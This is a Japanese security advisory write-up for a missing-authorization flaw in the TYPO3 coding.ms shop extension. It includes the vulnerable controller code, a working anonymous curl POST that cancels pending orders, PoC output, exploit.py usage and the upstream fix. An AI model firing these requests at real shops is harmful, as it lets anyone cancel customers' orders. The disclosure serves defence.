
TYPO3 ショップでは、誰でも未払いの注文をキャンセルできます。cancelAction() はリクエストから
注文 ID を取得するだけで、呼び出し元が誰かを一切確認しません。注文 ID は連番であるため、
保留中の注文すべてに到達可能です。アカウント不要、セッション不要、POST 1 回だけです。
| CVE | CVE-2026-112071 |
| アドバイザリ | TYPO3-EXT-SA-2026-036、2026-10-20 |
| パッケージ | codingms/shop「TYPO3 Shop by coding.ms」、インストール数 10,182 |
| 影響を受けるバージョン | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| 修正済み | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862、認可の欠如 |
| CVSS 4.0 | 6.9 Medium(TYPO3 による評価) |
| CVSS 3.1 | 7.5 High、AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N |
| 検証環境 | TYPO3 13.4.34、PHP 8.4、shop 6.2.0 |
| クレジット | Nguyen Le Thanh Nam |
同じアドバイザリに含まれる 2 件目の CVE: CVE-2026-113468、同じコントローラにおける PayPal コールバックの 偽造です。
Classes/Controller/BasketOrderController.php:1053、バージョン 6.2.0:
if ($this->request->hasArgument('basketOrder')) {
    $basketOrderUid = (int)$this->request->getArgument('basketOrder');
    /** @var BasketOrder $basketOrder */
    $basketOrder = $this->basketOrderRepository->findByIdentifier($basketOrderUid);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in state "prepared"
        if ($basketOrder->getStatus() === 'prepared') {
            $basketOrder->setStatus('canceled');
            $basketOrder->setCanceledDate(new \DateTime());
            $this->basketOrderRepository->update($basketOrder);
cancel は ext_localconf.php:62 で公開プラグインアクションとして登録されているため、
このアクションは誰でも到達可能です。uid は (int) にキャストされているため、ここに SQL インジェクションは
ありません。欠けているのは所有権チェックです。すぐ下の elseif は
正しいケースを処理しており、呼び出し元自身のセッションで保持されている注文をキャンセルします。
これを制約する条件は 2 つあります。対象の注文が prepared 状態であること、そしてページに
BasketOrder プラグインが含まれていることです。
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=cancel' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'tx_shop_basketorder[basketOrder]=1'
[poc] BEFORE
+-----+----------+---------------+
| uid | status   | canceled_date |
+-----+----------+---------------+
|   1 | prepared |             0 |
|   2 | paid     |             0 |
+-----+----------+---------------+

[poc] ATTACK  anonymous POST, no Cookie, no session, no FE/BE user  -> order 1
        HTTP 200   order 1 status: prepared -> canceled
[poc]   FIRED  an unauthenticated request cancelled the order
同じ実行からのコントロール: 順序 2 は paid で変更されずに残り、basketOrder 引数を削除しても何も変わらず、インストールにはフロントエンドユーザーがゼロ、開いているセッションもゼロです。完全な出力は poc-transcript.txt にあります。
GET は 404 を返します。TYPO3 が空の cHash で拒否するためです。POST パラメータはキャッシュハッシュの一部ではないため、cHash はこれをカバーしません。
exploit.py は、所有するホストに対して同じリクエストを送信します。デフォルトではドライランです:
python3 exploit.py http://shop.example/checkout --order 42 --fire
レスポンスは、注文が移動したかどうかに関わらず HTTP 200 です。バックエンドで確認してください。


get.typo3.org/13/tar.gz から TYPO3 13.4.x クラシックモードで、Composer は不要です。shop、さらに codingms/additional-tca と
codingms/modules。EXT:shop/Configuration/TypoScript/ を含めます。shop_basketorder コンテンツ要素を配置します。tx_shop_domain_model_basketorder に status = 'prepared' を含む行を挿入します。intl をロードした状態で php -S で配信します。ステップ 3 を省略すると、すべてのリクエストが 404 を返し、脆弱性がないサイトのように見えます。
6.3.0 では uid を呼び出し元のセッションにバインドします:
$this->restoreSession();
$sessionBasketOrderUid = (int)($this->session['basketOrder'] ?? 0);
if ($sessionBasketOrderUid > 0 && $sessionBasketOrderUid === $basketOrderUid) {
orderAction() も同じパターンを持ち、セッション Cookie が存在しない決済コールバックから到達可能であったため、BasketOrderHmacService が割り当てられ、これはサイトの encryptionKey で uid に署名します。完全な差分は
fix-6.2.0-to-6.3.0.diff にあり、リリース済みの 6.3.0
成果物から取得したものです。このパッチは閲覧のみで、PoC はこれに対して再実行していません。
[email protected] に報告済み。修正版は Thomas Deuling (coding.ms)、 アドバイザリは Torben Hansen (TYPO3 Security Team) によるものです。
自身が所有する、またはテストを許可されたシステムでのテストに使用してください。